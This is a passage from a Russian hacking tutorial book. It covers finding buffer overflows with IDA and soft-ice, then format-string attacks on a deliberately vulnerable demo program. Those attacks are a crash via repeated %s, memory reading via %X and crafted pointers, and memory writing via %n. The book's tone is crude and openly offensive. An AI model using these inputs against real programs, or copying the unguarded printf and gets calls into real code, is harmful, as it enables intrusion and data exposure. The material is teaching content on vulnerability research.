.text:00401012 var_38          = dword ptr -38h
.text:00401012 var_34          = byte ptr -34h
.text:00401012 var_24          = byte ptr -24h
.text:00401012 var_20          = byte ptr -20h
.text:00401012 var_10          = dword ptr -10h
.text:00401012 var_C           = dword ptr -0Ch
.text:00401012 var_8           = dword ptr -8
.text:00401012 var_4           = dword ptr -4
.text:00401012
```

Переменная var_38 имеет тип DWORD и занимает 4 байта (размер переменной определяется вычитанием адреса текущей переменной из адреса следующей: -34h - (-38h) = 4h). На буфер она мало похожа.

Переменная var_34 имеет тип BYTE и занимает 10h байт, что типично для локального буфера. То же самое можно сказать и о переменной var_20. Переменная var_24 хотя и имеет тип BYTE, но занимает всего 4 байта, поэтому может быть как компактным локальным буфером, так и простой скалярной переменной (причем последние встречаются намного чаще). До тех пор, пока на предмет переполнения не будут исследованы все явные буфера, возиться с подобными «кандидатами в буфера» нет никакого смысла.

Просматривая дизассемблерный код функции, найдите все ссылки на выявленный буфер и проанализируйте возможные условия его переполнения. Вот, например, листинг 12.4.

Листинг 12.4. Передача указателя на локальный буфер

```
text:0040100B        push    300
text:0040100D        lea     eax, [ebp+var_34]
text:00401010        push    eax
text:00401011        call    _fgets
text:00401016        add     esp, 0Ch
```

Сразу видно, что переменная var_34 используется для хранения введенной строки (значит, это все-таки буфер!) с предельно допустимой длиной 300h байт при длине самой локальной переменной 10h байт. Не исключено, что var_34, var_24 и var_20 в действительности представляют собой «кусочки» одного буфера, однако в данном случае это ничего не меняет, поскольку их совокупный размер много меньше 300h!

Если же среди локальных переменных обнаружить переполняющиеся буфера, несмотря на все усилия, так и не удастся, можно попытать счастья среди развалин динамической памяти, отслеживая все перекрестные ссылки на функции типа new и malloc и анализируя окрестности их вызова.

Как бы там ни было, обнаружив переполняющийся буфер в одной из глубоко вложенных функций, не спешите радоваться — возможно, он никак не связан с потоком пользовательских данных или (что ничуть не менее неприятно) одна из материнских функций ограничивает предельно допустимую длину ввода сверху и переполнения не происходит. Пользователи графической версии IDA могут воспользоваться инструментом CALL GRAPH для просмотра дерева вызовов, уродливо отображающего взаимоотношения между дочерними и материнскими функциями и позволяющего (во всяком случае, теоретически) проследить маршрут передвижения введенных пользователем данных по программе. К сожалению, отсутствие каких бы то ни было средств навигации (нет даже простейшего поиска!) обесценивает все прелести CALL GRAPH'а, и в построенных им диаграммах просто нереально сориентироваться. Однако никто не запрещает разрабатывать адекватные средства визуализации самостоятельно (рис. 12.10).

Пока же адекватный инструмент не готов, приходится иметь секс с отладчиком, причем не простой, а анальный. История начинается просто. Заполняем все доступные поля пользовательского ввода, устанавливаем точку останова на вызов считающей их функции (например, recv), устанавливаем точки останова непосредственно на буфер, принимающий введенные нами данные, и затем ждем

последующих обращений. Чаще всего данные не обрабатываются сразу после приема, а перегоняются через множество промежуточных буферов, каждый из которых может содержать ошибки переполнения. Чтобы удержать ситуацию под контролем, мы вынуждены устанавливать точки останова на каждый из промежуточных буферов, обязательно отслеживая их освобождение (после освобождения локального буфера принадлежащая ему область памяти может быть использована кем угодно, вызывая ложные всплытия отладчика, отнимающие время и сильно нервирующие нас). А ведь точек останова всего четыре... Как же мы будем отслеживать обращения к десяткам локальных буферов с помощью всего четырех точек?




Рис. 12.10. Иерархия функций в графическом представлении

А вот как! Версия soft-ice для Windows 9x поддерживает установку точки останова на регион, причем количество таких точек практически не ограничено. К сожалению, в soft-ice для Windows NT эта вкусность отсутствует, и ее приходится эмулировать путем хитроумных (хитропопых) манипуляций с атрибутами страниц. Переводя страницу в состояние NO_ACCESS, мы будем отлавливать все обращения к ней (и подопытному буферу в том числе). Естественно, если размер буфера много меньше размера страницы (который, как известно, составляет 4 Кбайт), нам придется каждый раз разбираться, к какой именно переменной произошло обращение. При желании этот процесс можно полностью или частично автоматизировать (к soft-ice имеется множество примочек, поддерживающих развитые скриптовые языки).

Вот так дыры и ищутся! Минимум творчества, максимум рутины... Стрельбы и гонок по пересеченной местности здесь тоже нет. Тем не менее сидеть в от-

ладчике намного круче, чем смотреть «Матрицу» или апгрейдить компьютер для игры в DOOM 3...

Таблица 12.1. Некоторые потенциально опасные функции стандартной библиотеки языка Си

Функция	Склонность к переполнению
Gets	Экстремальная
strcpy/strcat	Экстремальная
memmove/memcpy	Высокая
sprintf/vsprintf/fsprintf	Высокая
scanf/sscanf/fscanf/vscanf/vsscanf	Высокая
wcscpy/wcscat/wcsncat	Высокая
wmemset/wcsncpy	Высокая
wmemmove/wmemcpy	Высокая
strncpy/vsnprint/snprintf/strncat	Низкая

ГЛАС НАРОДА

...При поиске переполняющихся буферов методом слепого перебора тестируйте строки различной длины, а не только запредельной длины, поскольку материнские функции могут ограничивать их размер сверху, образуя узкий коридор: более короткие строки еще не вызывают переполнения, более длинные — осекаются на подходе к переполняющемся буферу;

...просматривая HEX-дамп, обращайте внимание на недокументированные ключи (чаще всего они записаны прямым текстом) — некоторые из них позволяют обойти систему безопасности и сделать с программой непредусмотренные вещи;

...программы, написанные с использованием библиотеки VCL, прогоните через утилиту DEDE — она сообщит много интересного;

...исследуйте только ту часть кода, которая действительно вызывается подопытной программой, — определить это поможет пакет Code Coverage от Nu Mega;


...прежде чем искать дыры в подопытной программе, убедитесь, что их уже не нашли другие! Соберите все известные на данный момент дыры и отметьте их на карте дизассемблерного кода;

...помните о том, что оптимизирующие компиляторы онлайнят функции memcpy/strcpy и memcmp/strcmp, непосредственно вставляя их тело в код! Ищите инструкции rep movs/rep cmps и исследуйте их окрестности;

...если исследуемая программа умело противостоит софт-айсу, запустите ее под эмулятором с интегрированным отладчиком;

...не полагайтесь во всем на автоматический анализатор! IDA PRO очень часто ошибается, неправильно распознавая (или вовсе не распознавая) некоторые из библиотечных функций, пропуская косвенные перекрестные ссылки и путая код с данными;

...не только вы ищете дыры! Разработчики их ищут тоже! Сравнивая дизассемблерные листинги свежих версий с версиями не первой свежести, проанализируйте все обнаруженные изменения: возможно, одно из них затыкает дыры, неизвестные широкой общественности.



ГЛАВА 13

СПЕЦИФИКАТОРЫ ПОД АРЕСТОМ, ИЛИ ДЕРНИ PRINTF ЗА ХВОСТ

Язык Си выгодно отличается от Паскаля поддержкой *спецификаторов*, представляющих собой мощный инструмент форматного вывода/вывода. Настолько мощный, что фактически образующий язык внутри языка. Идея была позаимствована из Фортрана, создатели которого учли главный недостаток его предшественника Алгола — языка, сосредоточившегося на алгоритмизации (отсюда и название) и пренебрежительно относящегося к вводу/выводу, считая его побочным продуктом основной деятельности. Наивные! Генерация отчетов всегда доставала программистов, отнимая уйму времени и сил, оставаясь наиболее нудной и рутинной частью программы. «А давайте ее автоматизируем!» — решили патриархи. Сказано — сделано. Так в языке Си появился полноценный интерпретатор форматных символов, сразу же завоевавший бешеную популярность. А вместе с ним появились и проблемы: небрежное обращение со спецификаторами породило новый тип ошибок переполнения или даже поколение. Если это поколение, то оно будет третьим по счету. Первые два — последовательное и индексное переполнения — уже были рассмотрены в главе 11.


Строки форматного вывода и спецификаторы не относятся к козырному оружию хакера. К ним прибегают лишь от бессилия, когда все остальные средства исчерпали себя, так и не дав результата. Но загнанная в угол крыса загрызает собаку. Забытый в казарме нож может стоить жизни. В конечном счете никто из нас не знает, что ему пригодится. Так почему бы вам не овладеть техникой фехтования спецификаторами? Строки форматного вывода представляют собой многоцелевое оружие, и хотя сфера их применения ограничена, а базирую-

щиеся на них атаки немногочисленны и редки, владеть этой техникой необходимо хотя бы уже затем, чтобы не попасть впросак.

Ошибки форматного вывода довольно малочисленны и встречаются главным образом в UNIX-приложениях, где традиции терминального режима все еще остаются сильны. По некоторым оценкам, в 2002 году было обнаружено порядка 100 уязвимых приложений, а в 2003 – свыше 150! Атаке подверглись сервера баз данных, вращающихся под Oracle, и сервисы UNIX, такие, например, как syslog или ftp. Ни одной атаки на приложения Windows NT до сих пор не зафиксировано. Это не значит, что Windows NT лучше, просто графический интерфейс не располагает к интенсивному использованию форматного вывода, да и количество консольных утилит под NT очень невелико; тем не менее, только глупец может считать, что он находится в безопасности. Не верите? Вот щас мы вам покажем!

Ошибки обработки спецификаторов – частный случай более общей проблемы интерполяции строк. Некоторые языки, например Perl, позволяют не только форматировать вывод, но и внедрять переменные и даже функции (!) непосредственно в саму выводимую строку, что существенно упрощает и ускоряет программирование. К сожалению, хорошие идеи становятся фундаментом воинствующего вандализма. Удобство не сочетается с безопасностью. Что удобно программировать – удобно и ломать, хотя обратное утверждение неверно.

В общем, не воспринимайте языковые возможности как догму. Подходите к ним творчески, отбирая только лучшие функции и операторы.



printf и его хвост

ФУНКЦИИ, ПОДДЕРЖИВАЮЩИЕ ФОРМАТИРОВАННЫЙ ВЫВОД

Услугами интерпретатора форматного ввода/вывода пользуется множество функций, не только printf и не только в консольных программах. Графические приложения и серверное программное обеспечение, исполняющееся под

Windows NT, активно использует функцию sprintf , выводящую отформатированную строку в оперативный буфер.

Функции, перечисленные в табл. 13.1, сами по себе не опасны. Опасными их делает наличие пользовательского ввода в форматном аргументе. Именно такие участки кода и нужно искать при исследовании программы на уязвимость.

Таблица 13.1. Основные функции форматного вывода с кратким описанием

Функция	Назначение	
fprintf	ASCII	Форматированный вывод в файл
fwprintf	UNICODE	
fscanf	ASCII	Форматированный ввод с потока
fwscanf	UNICODE	
printf	ASCII	Форматированный вывод в stdout
wprintf	UNICODE	
scanf	ASCII	Форматированный ввод с stdin
wscanf	UNICODE	
_snprintf	ASCII	Форматированный вывод в буфер с ограничителем длины
_snwprintf	UNICODE	
sprintf	ASCII	Форматированный вывод в буфер
swprintf	UNICODE	
sscanf	ASCII	Форматированный ввод из буфера
swscanf	UNICODE	
vfprintf	ASCII	Форматированный вывод в поток (stream)
vfwprintf	UNICODE	
vprintf	ASCII	Форматированный вывод в stdout
vwprintf	UNICODE –	
_vsnprintf	ASCII	Форматированный вывод в буфер с ограничителем длины
_vsnwprintf	UNICODE	
vsprintf	ASCII	Форматированный вывод в буфер
vswprintf	UNICODE	

ПАТЧ CFINGERD'A

Далее (листинг 13.1) в качестве наглядно-агитационного пособия приведен патч, накладываемый на cfinger-демон для устранения уязвимости в обработке форматных строк.

Листинг 13.1. Патч cfingerd'a

```
snprintf(syslog_str, sizeof(syslog_str),
    "%s fingered (internal) from %s", username, ident_user);
- syslog(LOG_NOTICE, (char *) syslog_str);       // пользовательский ввод в форматном
                                                 // аргументе
+ syslog(LOG_NOTICE, "%s",(char *) syslog_str);  // явная спецификация форматного
                                                 //  аргумента
```

ИСТОЧНИКИ УГРОЗЫ

Основных источников угрозы всего три. Это: а) навязывание уязвимой программе собственных спецификаторов; б) врожденный дисбаланс спецификаторов; в) естественное переполнение буфера-приемника при отсутствии проверки на предельно допустимую длину строки.

НАВЯЗЫВАНИЕ СОБСТВЕННЫХ СПЕЦИФИКАТОРОВ

Если пользовательский ввод попадет в строку форматного вывода (что происходит довольно часто) и находящиеся в нем спецификаторы не будут отфильтрованы (а кто их фильтрует?), злоумышленник сможет манипулировать интерпретатором форматного вывода по своему усмотрению, вызывая ошибки доступа, читая и перезаписывая ячейки памяти и при благоприятных условиях захватывая управление удаленной системой.

Рассмотрим следующий пример (листинг 13.2), к которому мы не раз будем обращаться в дальнейшем. Как вы думаете, где здесь лыжи?

Листинг 13.2. Демонстрационный пример, подверженный ошибкам переполнения различных типов

```
f()
{    char buf_in[32], buf_out[32];

    printf("введи имя:"); gets(buf_in);
    sprintf(buf_out, "hello, %s!\n", buf_in);

    printf(buf_out);
}
```

РЕАЛИЗАЦИЯ DOS

Для аварийного завершения программы достаточно вызвать нарушение доступа, обратившись к невыделенной, несуществующей или заблокированной ячейке памяти. Это легко. Встретив спецификатор %s, интерпретатор форматного вывода извлекает из стека парный ему аргумент, трактуя его как указатель на строку. Если же тот отсутствует, интерпретатор хватает первый попавшийся указатель и начинает читать содержимое памяти по этому адресу до тех пор, пока не встретит нуль или не нарвется на запрещенную ячейку. Политика запретов варьируется от одной операционной системы к другой; в частности, при обращении по адресам 00000000h–0000FFFFh и 7FFF000h–FFFFFFFFh Windows NT всегда возбуждает исключение. Остальные же адреса в зависимости от состояния кучи, стека и статической памяти могут быть как доступными, так и недоступными.

Откомпилируем пример, приведенный в листинге 13.2, и запустим его на выполнение. Вместо своего имени введем строку %s. Программа ответит:

```
введи имя:%s
hello, hello, %s!\n!"
```

Чтобы понять, что такое `hello, %s!` и откуда оно здесь взялось, необходимо проанализировать состояние стека на момент вызова printf(buf_out), в чем нам поможет отладчик — например, тот, что интегрирован в Microsoft Visual Studio (рис. 13.1).




Рис. 13.1. Состояние стека на момент вызова функции printf

Первым идет двойное слово 0012FF5Ch (на микропроцессорах архитектуры Intel младший байт располагается по меньшему адресу, то есть все числа записываются в памяти задом наперед). Это указатель, соответствующий аргументу функции `printf`, которому, в свою очередь, соответствует буфер buf_out; последний содержит непарный спецификатор `%s`, который заставляет функцию `printf` извлекать из стека следующее двойное слово, представляющее собой обыкновенный мусор, оставленный предыдущей функцией. По воле обстоятельств он (мусор и указатель в одном лице) указывает на тот же самый buf_out, и потому нарушения доступа не происходит, зато слово `hello` выводится дважды.

Будем рыть дальше, снимая со стека такую последовательность адресов: 00408000h (указатель на строку `hello, %s!\n`), 0012FF3Ch (указатель на buf_out), 0012FF3Ch (снова он же), 0040800Ch (указатель на строку **введи имя:**), 73257325h (содержимое буфера buf_`in`, трактуемое как указатель, между прочим, указывающий на невыделенную ячейку памяти).

Таким образом, первые пять спецификаторов %s проходят сквозь интерпретатор форматного вывода вполне безболезненно, а вот шестой посылает его «в космос». Процессор выбрасывает исключение, и выполнение программы аварийно прекращается (рис. 13.2). Разумеется, спецификаторов не обязательно должно быть ровно шесть — до остальных все равно не дойдет управление. Обратите внимание на то, что Windows NT приводит именно тот адрес, который мы и планировали.




Рис. 13.2. Реакция программы на 6 спецификаторов %s

РЕАЛИЗАЦИЯ PEEK

Для просмотра содержимого памяти уязвимой программы можно воспользоваться спецификаторами %X, %d и %c. Спецификаторы %X и %d извлекают парное им двойное слово из стека и выводят его в шестнадцатеричном или десятичном виде соответственно. Спецификатор %c извлекает парное двойное слово из стека, преобразует его к однобайтовому типу char и выводит в символьном виде, отсекая три старших байта. Таким образом, наиболее значимыми из всех являются спецификаторы %X и %c.

Каждый спецификатор %X отображает всего лишь одно двойное слово, лежащее в непосредственной близости от вершины стека (точное расположение зависит от прототипа вызываемой функции). Соответственно, N спецификаторов отображают $4 \cdot N$ байт, а максимальная глубина просмотра равна $2 \cdot C$, где C — предельно допустимый размер пользовательского ввода в байтах. Увы! Читать всю память уязвимого приложения нам никто не даст, отдавая на растерзание лишь крошечный кусочек, в котором, если повезет, могут встретиться секретные данные (например, пароли) или указатели на них. Впрочем, узнать текущее положение указателя тоже неплохо. Но обо всем по порядку.

Запустим нашу демонстрационную программу и введем спецификатор %X. Она ответит:

```
введи имя:%X
hello, 12FF5C!
```

Почему 12FF5C? Откуда оно взялось? Обращаясь к дампу памяти (рис. 13.1), мы видим, что это — двойное слово, следующее за аргументом buf_out и представляющее собой результат жизнедеятельности предыдущей функции (или, попросту говоря, мусор). Ну и какая нам радость от этого знания? Буфер со-

держит наш собственный ввод, в котором заведомо нет ничего интересного. Но это лишь часть айсберга. Как уже говорилось в главе 11 «Переполнение буферов как средство борьбы с мегакорпорациями», для передачи управления на shell-код необходимо знать его абсолютный адрес, который в большинстве случаев неизвестен, и спецификатор %X как раз и выводит его на экран!

Теперь введем несколько спецификаторов %X, для удобства разделив их пробелами, хотя последнее и не обязательно. Программа ответит:

```
введи имя:%X%X%X%X%X%X%X
hello. 12FF5C 408000 12FF3C 12FF3C 40800C 25205825 58252058!
```

Обратите внимание на два последних двойных слова. Да это же... содержимое буфера пользовательского ввода! (ACSII-строка %X в шестнадцатеричном представлении выглядит как 25 58 20.)

Идея — сформировать указатель на интересующую нас ячейку памяти, положить его в буфер, а затем натравить на него спецификатор %s, читающий память вплоть до встречи с нулевым байтом или запрещенной ячейкой. Нулевой байт не помеха, достаточно сформировать новый указатель, расположенный за его хвостом. Запрещенные ячейки намного коварнее: всякая попытка доступа к ним вызывает аварийное завершение программы, и до тех пор, пока администратор не поднимет упавший сервер, атакующему придется сидеть, пить пиво, смотреть анимэ, материться и скучать, а после перезапуска расположение уязвимых буфером данных может оказаться совсем иным, что обесценит все ранее полученные результаты. Конечно, волков бояться — в лес не ходить, но и соваться в воду, не зная броду, тоже не стоит. В общем, со спецификатором %s следует быть предельно осторожным, а то недолго и DoS схлопотать.

Допустим, мы хотим прочитать содержимое памяти по адресу 77F86669h (по ней можно определить версию операционной системы, так как у всех она разная). Расположение буфера пользовательского ввода нам уже известно — актуальные данные начинаются с шестого двойного слова. Остается подготовить боевую начинку. Вводим целевой адрес, записывая его в обратном порядке и набирая непечатные символы с помощью ALT и цифровой клавиатуры, добавляем к ним шесть спецификаторов %X, %d или %c (поскольку содержимое этих ячеек нас никак не волнует, подойдут любые), добавляем опознавательный знак, например звездочку или двоеточие, за которым будет идти спецификатор вывода строки %s, и скармливаем полученный результат программе (опознавательный знак необходим для того, чтобы быстро определить, где кончается мусор, а где начинаются актуальные данные):

```
введи имя:if<ALT-248>w%c%c%c%c%c:%s
hello. if°w \ <<+:ЛF¶|@>|!
```

Если перевести ЛF¶|@>| в шестнадцатеричную форму, получится 8B 46 B3 40 3E B3 00. Откуда взялся нуль? Так ведь это ASIIZ-строка, и нуль (по-английски Zero) служит ее завершителем. Если бы его здесь не оказалось, спецификатор %s вывел бы на экран намного больше информации.

Фактически мы реализовали аналог Бейсик-функции peek, судьбоносность которой уже обсуждалась в предыдущей главе, однако не спешите открывать пиво

на радостях. Данная реализация peek'а очень ограничена в своих возможностях. Указатель, сформированный в начале буфера, не может содержать в себе символ нуля, и потому первые 17 Мбайт адресного пространства недоступны для просмотра. Указатель, сформированный в конце буфера, может указывать практически на любой адрес, поскольку старший байт адреса удачно совпадает с символом завершающего нуля, однако чтобы дотянуться до такого указателя, потребуется пересечь весь буфер целиком, а это не всегда возможно.

Дизассемблер утверждает, что по адресу 004053B4h в нашей демонстрационной программе расположен копирайт фирмы Microsoft:

```
.rdata:004053B4 aMicrosoftVisua db 'Microsoft Visual C++ Runtime Library',0
```

Давайте выведем его на экран! Как мы помним, начало буфера соответствует шестому спецификатору. Каждый спецификатор занимает два байта и снимает со стека четыре. Еще два байта уходят на спецификатор %s, выводящий строку. Так сколько всего надо передать спецификаторов программе? Составляем простенькое линейное уравнение и с ходу решаем его, получая в ответе 12. Одиннадцать из них выгребают из стека все лишнее, а двенадцатый выводит содержимое расположенного за ним указателя.

Указатель формируется тривиально: открываем ASCII-таблицу символов (как вариант — запускаем HIEW) и переводим 4053B4h в символьное представление. Получается: @S+. Выворачиваем его наизнанку и вводим в программу, при необходимости используя цифровую клавиатуру и клавишу ALT:

```
введи имя:%c%c%c%c%c%c%c%c%c%c%c%s<Alt-180>S@
hello. \ <<+%%%%%%Microsoft Visual C++ Runtime Library+S@!
```

Мы сделали это! У нас получилось! Действуя и дальше таким макаром, мы сможем просмотреть практически всю доступную память программы! Кстати говоря, Unicode-функции, работающие с широкими (wide) символами, используют для завершения строки двойной символ нуля и к одиночным нулям относятся довольно лояльно.

РЕАЛИЗАЦИЯ POKE

Спецификатор %n записывает в парный ему указатель количество выведенных на данный момент байтов, тем самым позволяя нам модифицировать содержимое указателей по своему усмотрению. Обратите внимание: модифицируется не сам указатель, а то, на что он указывает! (Естественно, модифицируемая ячейка должна принадлежать странице с атрибутом PAGE_READWRITE, в противном случае процесс сгенерирует исключение.)

Перед демонстрацией нам необходимо найти в стековом хламе подходящий указатель, предварительно прочитав его содержимое строкой типа %X %X %X.... Допустим, мы выбрали 12FF3Ch, указывающий на буфер пользовательского ввода buf_in, для достижения которого необходимо снять со стека два двойных слова — этим займутся спецификаторы %c%c.

Теперь определимся с числом, которое мы хотим записать. Записывать можно только маленькие числа, на большие просто не хватит размера буфера! Для определенности сойдемся на числе 0Fh (это нечетное число, четные приносят не-

счастье). Считаем: два символа выводят спецификаторы, снимающие лишние двойные слова с верхушки стека, семь приходится на строку hello, (да-да! она тоже в доле!), тогда у нас остается: 0Fh – 02h – 07h = 06h. Шесть символов, которые мы должны ввести самостоятельно. Они могут быть любыми, например qwerty или что-то в этом роде. Остается добавить спецификатор %n — и сформированную строку можно передать программе:

```
введи имя:qwerty%c%c%n
hello, qwerty\ !
```

Поскольку модификация буфера осуществляется *после* его вывода на экран, доказательства перезаписи памяти приходится добывать в отладчике. Загрузив подопытную программу в Microsoft Visual Studio (или любой другой отладчик по вашему вкусу), установите точку останова по адресу 401000 (адрес функции main) или, подогнав к ней курсор (Ctrl+G, Address, 401000, Enter), нажмите Ctrl+F10 для пропуска инструкций стартового кода, совершенно не интересующего нас в настоящий момент.




Рис. 13.3. Демонстрация перезаписи ячейки памяти

Пошагово трассируя программу по F10 (Step Over — трассировка без захода внутрь функций), введите заданную строку, когда вас об этом попросят (экран

